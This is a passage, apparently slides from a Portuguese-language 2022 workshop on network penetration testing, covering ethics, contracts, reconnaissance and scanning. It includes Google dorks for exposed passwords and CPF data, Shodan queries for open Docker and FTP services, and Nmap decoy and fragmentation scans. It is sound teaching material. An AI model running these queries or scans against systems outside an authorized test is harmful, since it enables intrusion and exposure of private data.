



WORKSHOP
DE TECNOLOGIA DE REDES DO POP-RN

> 2022

29
JUL

Testes de Intrusão em Redes TCP/IP

Cristian Souza

<https://cristian.sh>





Cristian Souza

Consultor de cibersegurança, pesquisador e instrutor de cursos na área. Tem experiência em análise de malware, administração de sistemas e inteligência artificial. Possui projetos open-source focados em cyber security.

Website: <https://cristian.sh>

GitHub: <https://github.com/cristianzsh>

Agenda

1. Introdução
2. Planejamento
3. Reconhecimento
4. Scanning
5. Exploração
6. Pós-exploração
7. Boas práticas de escrita

INTRODUÇÃO

Cristian Souza

<https://cristian.sh>

Introdução


“Se você conhece o inimigo e conhece a si mesmo, não precisa temer o resultado de cem batalhas. Se você se conhece mas não conhece o inimigo, para cada vitória ganha sofrerá também uma derrota. Se você não conhece nem o inimigo e nem a si mesmo, perderá todas as batalhas.”

Sun Tzu

Introdução: Tríade CID



Introdução: Fases de um ataque




Introdução: Vetores de ataques

- Colaboradores sem treinamento ou conscientização sobre segurança da informação.
- Ataques de phishing.
- Ausência de uma boa política para definição de senhas.
- Ausência de um bom antivírus.
- Má gestão de *patches*.
- Entre outros.


Introdução: Tipos de pentest



- **Black-box:** Busca simular invasões externas reais. Nesse teste, o profissional não tem nenhuma informação previa sobre o ambiente.



- **White-box:** Nesse teste o profissional tem disponível todas as informações sobre o sistema alvo, como: endereços IP, logins, usuários e informações de arquitetura.




- **Gray-box:** Meio termo entre os anteriores. Nesse tipo de pentest o profissional tem informações parciais a respeito do sistema alvo.

Introdução: Metodologias

- Penetration Testing Execution Standard (PTES).
- NIST Special Publication 800-115.
- Open-Source Security Testing Methodology Manual (OSSTMM).
- Open Web Application Security (OWASP) Testing Guide.

Introdução: Metodologias

Penetration Testing Execution Standard (PTES).



Introdução: Fases de um pentest

1) Preparação.

- Mapeamento dos objetivos do cliente a respeito do teste de intrusão.

2) Definição do escopo.

- Definir o tipo de teste e seus parâmetros (e.g., ativos que serão testados, horário, servidores críticos).

3) Coleta de informações.

- Busca e identificação de informações públicas sobre o cliente que possam ajudar no teste de invasão.

4) Modelagem das ameaças.

- Avaliar se as informações coletadas podem expor ou permitir algum ataque a um sistema

5) Análise de vulnerabilidades.

- Procurar por vulnerabilidades nos sistemas que possam ser exploradas.
- Podemos contar com o apoio de uma ferramenta automatizada.

6) Exploração.

- Fase de exploração das vulnerabilidades.

7) Pós exploração.

- Descoberta de informações adicionais, movimentação lateral, obtenção de dados sensíveis.


8) Relatório.

- Sintetizar as descobertas em uma linguagem acessível.

Introdução: A importância do pentest

- Identificar vulnerabilidades antecipadamente (antes que um cibercriminoso).
- Priorizar quais vulnerabilidades serão corrigidas primeiro.
- Reforçar a necessidade em se adotar boas práticas de desenvolvimento e hardening de sistemas.
- Eliminar falsos positivos que uma simples análise de vulnerabilidades pode gerar.

Introdução: Processo de um hacker



Passivo: Obter informações do alvo através de fontes públicas (OSINT).

Ativo: Acessar a rede e realizar buscas.

Identificação de vulnerabilidades passíveis de exploração.

Exploração das vulnerabilidades com o objetivo de invadir os sistemas e manter o acesso.

Cobrir rastros deixados durante a invasão (e.g., logs).

Introdução: Definição de um ataque

Ataque = Motivo + Método + Vulnerabilidade

Introdução: Processo de um hacker ético

Assinatura do contrato pelo cliente

Coleta de informações

Execução dos ataques

Entrega do relatório

Antes de tudo é necessário que o cliente esteja de acordo com a proposta e assine o contrato.

Coleta de informações sobre os ativos que serão testados.

Entrega do relatório contendo a situação atual do ambiente e as possibilidades de intrusão.

Exploração das vulnerabilidades com o objetivo de invadir os sistemas e demonstrar até onde um atacante poderia chegar.

Introdução: Classificação de ataques

- Ataques passivos: Sem interação com o alvo (e.g, sniffing).
- Ataques ativos: Com interação com o alvo (e.g., analisador de vulnerabilidades).
- Insider: Ataques realizados por agentes internos.

Introdução: Leis e regulamentos

- Todo pentester deve considerar as implicações legais do seu trabalho.
- Sempre trabalhe com base em um contrato legal com o cliente, descrevendo:
 1. Permissão do cliente ou donos dos sistemas para realização do pentest.
 2. Escopo do pentest.
 3. O que pode ou não ser feito.
 4. As leis, regulamentos e normas relacionados.
 5. Non-disclosure agreement (NDA).
 6. Valores e prazos para o pagamento.

Introdução: Código de ética

- Agir dentro dos limites legais.
- Agir com honestidade e integridade.
- Manter o profissionalismo.
- Manter a privacidade e a confidencialidade.

PLANEJAMENTO

Cristian Souza


<https://cristian.sh>

Planejamento

- Antes de iniciarmos um pentest, precisamos garantir os seguintes pontos:
 1. **Escopo:** Tenha o escopo dos testes (URLs, IPs) claramente definido e formalizado.
 2. **Limitações:** Quais as limitações do teste? Podemos explorar servidores de banco de dados?
 3. **NDA:** Ambas as partes devem assinar um NDA, visando a garantia da confidencialidade das informações obtidas durante o teste.
 4. **Contrato assinado:** Ambas as partes devem assinar um contrato que explicita a autorização para execução do pentest, bem como o escopo, limitações e prazos de pagamento.

Planejamento

- Também precisamos de uma estrutura para execução dos testes.
- Essa estrutura é composta basicamente por: software, hardware e rede.



RECONHECIMENTO

Cristian Souza

<https://cristian.sh>

Reconhecimento


- O footprinting é o primeiro passo de qualquer ataque.
- Nesse processo o atacante coleta informações sobre a rede ou sistema alvo de forma passiva e ativa.
- É uma das tarefas mais importantes de um hacker. Você não pode atacar o que não conhece!
- Podemos aprender bastante sobre a organização e a infraestrutura de nossos clientes sem sequer enviar uma requisição aos seus servidores.

Reconhecimento

- **Eavesdropping:** Ouvir conversas ou ler mensagens de forma não autorizada.
- **Shoulder surfing:** Observar o alvo com o objetivo de obter informações (como senhas, cartões, logins).
- **Dumpster diving:** Vasculhar o lixo, até mesmo o eletrônico.
- **Impersonation:** Pretender ser uma pessoa e convencer o alvo a revelar informações.

Reconhecimento: OSINT

- Coleta passiva de dados em fontes públicas.
- Algumas ferramentas úteis:



- **Google Hacking:**

- `allintext:password filetype:log`
- `inurl:php?id= site:com.br`
- `site:com.br filetype:xls "senha"`
- `allintext:cpf filetype:pdf site:gov.br`
- `site:teste.com.br -site:www.teste.com.br`
- `intext:("mysql_connect"|"mysqli_connect") filetype:old`
- `intext:@gmail.com filetype:xls site:gov.br`
- `filetype:sql (pass|password|pwd)`

Reconhecimento

• Shodan:

The screenshot shows the Shodan search engine interface. At the top, there's a navigation bar with 'SHODAN', 'Explore', 'Downloads', 'Pricing', a search bar containing '"Serial Number:" "Built:" "Server: HP HTTP"', and an 'Account' button. Below the navigation bar, the main content area displays 'TOTAL RESULTS: 6,222'. On the left, there's a 'TOP COUNTRIES' section with a world map and a list of countries: Korea, Republic of (3,914), United States (898), Germany (223), Italy (177), and Canada (123). The main results area shows two entries. The first entry is for IP 65.188.131.242, identified as an HP OfficeJet Pro 8740. The second entry is for IP 201.218.82.154, identified as an HP OfficeJet Pro 7740 series. Both entries show HTTP status 200 OK and various headers like Content-Encoding: gzip and Content-Type: text/html.

Country	Count
Korea, Republic of	3,914
United States	898
Germany	223
Italy	177
Canada	123


IP Address	Device/Service	Status	Build Date
65.188.131.242	HP OfficeJet Pro 8740	HTTP/1.1 200 OK	Mon Feb 08, 2021 02:49:04P
201.218.82.154	HP OfficeJet Pro 7740 series	HTTP/1.1 200 OK	Fri Mar 26, 2021 10:57:11 GMT

Queries interessantes:

- "Server: yawcam" "Mime-Type: text/html"
- "220" "230 Login successful." port:21
- "Docker" port:2375
- "X-Recruiting:"
- port:445 country:br
- proftpd 1.3.5 country:br
- port:2375 product:"Docker"
- port:9200 json

Reconhecimento: Wireshark

Pacotes capturados.



- Ferramenta gráfica para inspeção de pacotes.
- Possui diversos filtros.
- Suporta a maioria dos protocolos conhecidos.
- Totalmente open-source.

Reconhecimento: Wireshark

Alguns filtros:

- `ip.addr == 192.168.0.5 && ip.addr == 4.59.10.172`
- `ip.src == 192.168.0.5`
- `ip.dst == 4.59.10.172`
- `tcp.port == 80`
- `http.request`
- `tcp contains pass`

Reconhecimento: tcpdump

- Analisador que funciona via linha de comando.
- Exemplos:
 - `tcpdump -v -i eth0 icmp`
 - `tcpdump -v -i eth0 icmp -w log_icmp.pcap`
 - `tcpdump -r log_icmp.pcap`
 - `tcpdump -nr log_icmp.pcap`
 - `tcpdump -XX -i eth0`
 - `tcpdump -v -i eth0 -w log.pcap`
 - `tcpdump -nr log.pcap udp`
 - `tcpdump -vnr log.pcap tcp`
 - `tcpdump -vnr log.pcap dst host cristian.sh`
 - `tcpdump -r log.pcap port 53`

Principais parâmetros:

- `-v`: Modo verbose.
- `-i`: Interface que será utilizada.
- `-w`: Escreve a saída em um arquivo.
- `-r`: Lê o conteúdo de uma captura.
- `-n`: Não resolve nomes.

SCANNING

Cristian Souza


<https://cristian.sh>

Scanning: Introdução

- Consiste em uma série de procedimentos para identificar hosts, portas e serviços em uma rede.
- Principais objetivos:
 - Identificar hosts ativos, endereços IP e portas abertas.
 - Identificar sistemas operacionais e a arquitetura da rede.
 - Identificar serviços em execução nas máquinas.
 - Identificar versões com vulnerabilidades conhecidas nas máquinas.

Scanning: Introdução

- Como uma conexão é estabelecida?



Scanning: Introdução

- Caso a porta esteja aberta, o servidor retorna um SYN/ACK.
- Caso a porta esteja fechada, o servidor retorna um RST/ACK.
- Se mandarmos algum pacote diferente de SYN inicialmente:
 - Se a porta estiver aberta, nenhum retorno ocorre.
 - Se a porta estiver fechada, o servidor retorna um RST/ACK.

Scanning: Introdução

Podemos identificar o sistema operacional do alvo a partir do TTL.

```
(root@kali)-[~]  
# ping 10.10.10.141  
PING 10.10.10.141 (10.10.10.141) 56(84) bytes of data.  
64 bytes from 10.10.10.141: icmp_seq=1 ttl=64 time=0.541 ms  
64 bytes from 10.10.10.141: icmp_seq=2 ttl=64 time=0.290 ms  
64 bytes from 10.10.10.141: icmp_seq=3 ttl=64 time=0.295 ms  
64 bytes from 10.10.10.141: icmp_seq=4 ttl=64 time=0.390 ms  
64 bytes from 10.10.10.141: icmp_seq=5 ttl=64 time=0.469 ms  
64 bytes from 10.10.10.141: icmp_seq=6 ttl=64 time=0.370 ms  
^C  
--- 10.10.10.141 ping statistics ---  
6 packets transmitted, 6 received, 0% packet loss, time 5081ms  
rtt min/avg/max/mdev = 0.290/0.392/0.541/0.089 ms
```

Linux: TTL = 64

Windows: TTL = 128


Unix: TTL = 255

Scanning: Nmap

- **Nmap:** Uma das ferramentas mais completas para realizar varreduras em redes.
- Possui recursos que permitem burlar sistemas de proteção, como IDS, cujas regras poderiam bloquear ou detectar varreduras não permitidas.
- Sintaxe:
 - **nmap [Scan Type(s)] [Options] [target]**


Scanning: Nmap

- Tipos de scan: **TCP SYN / Half open.**
 - Opção padrão do Nmap (parâmetro **-sS**).
 - Não completa o three-way handshake.
 - Mais stealth.




Scanning: Nmap

- Tipos de scan: **TCP Connect**.
 - Completa o three-way handshake.
 - Utiliza a *system call* **connect()**
 - Parâmetro **-sT**.
 - Menos stealth.



Scanning: Nmap

- Tipos de scan: **UDP Scan**.
- Parâmetro -sU.



Scanning: Nmap

- **TCP SYN (-sS):** Opção padrão, mais popular e mais rápida.
 - `nmap -sS 192.168.16.30`
- **TCP CONNECT (-sT):** Utiliza a *system call connect()* para realização do scan.
 - `nmap -sT 192.168.16.30`
- **UDP Scan (-sU):** Varredura por portas UDP.
 - `nmap -sU 192.168.16.30`
- **Ping Scan (-sP):** Envia pacotes ICMP echo request para verificar se um host está ativo.
 - `nmap -sP 192.168.16.30`
- **Version detection (-sV):** Opção utilizada para verificar as versões de serviços instalados.
 - `nmap -sV 192.168.16.30 -p 80`

Scanning: Nmap

- Alguns exemplos:
 - `nmap 192.168.16.30`
 - `nmap -v 192.168.16.30`
 - `nmap -sP 192.168.16.*`
 - `nmap -A 192.168.16.30`
 - `nmap -O 192.168.16.30`
 - `nmap -sA 192.168.16.30`
 - `nmap -sV -p 80,443 192.168.16.30`
 - `nmap -p1-65535 192.168.16.30`
 - `nmap -g 123 192.168.16.30`
 - `nmap -sS -T4 -A -f -v 192.168.16.30`
 - `nmap -D RND:10 192.168.16.30`

Scanning: nbtscan

- Busca máquinas que estão resolvendo nomes (enumeração de NetBIOS):

```
(root👤kali)-[~]  
# nbtscan -r 10.10.10.0/24  
Doing NBT name scan for addresses from 10.10.10.0/24
```

IP address	NetBIOS Name	Server	User
10.10.10.16	SERVER2016	<server>	<unknown>
10.10.10.128	<unknown>		<unknown>
10.10.10.1	DARKSTAR		<unknown>
10.10.10.255	Sendto failed: Permission denied		

Scanning: SNMP

- Enumeração de SNMP:

```
(root@kali)-[~]  
# nmap -p 161 -sU --open 10.10.10.0/24  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-15 20:03 EDT  
Nmap scan report for 10.10.10.2  
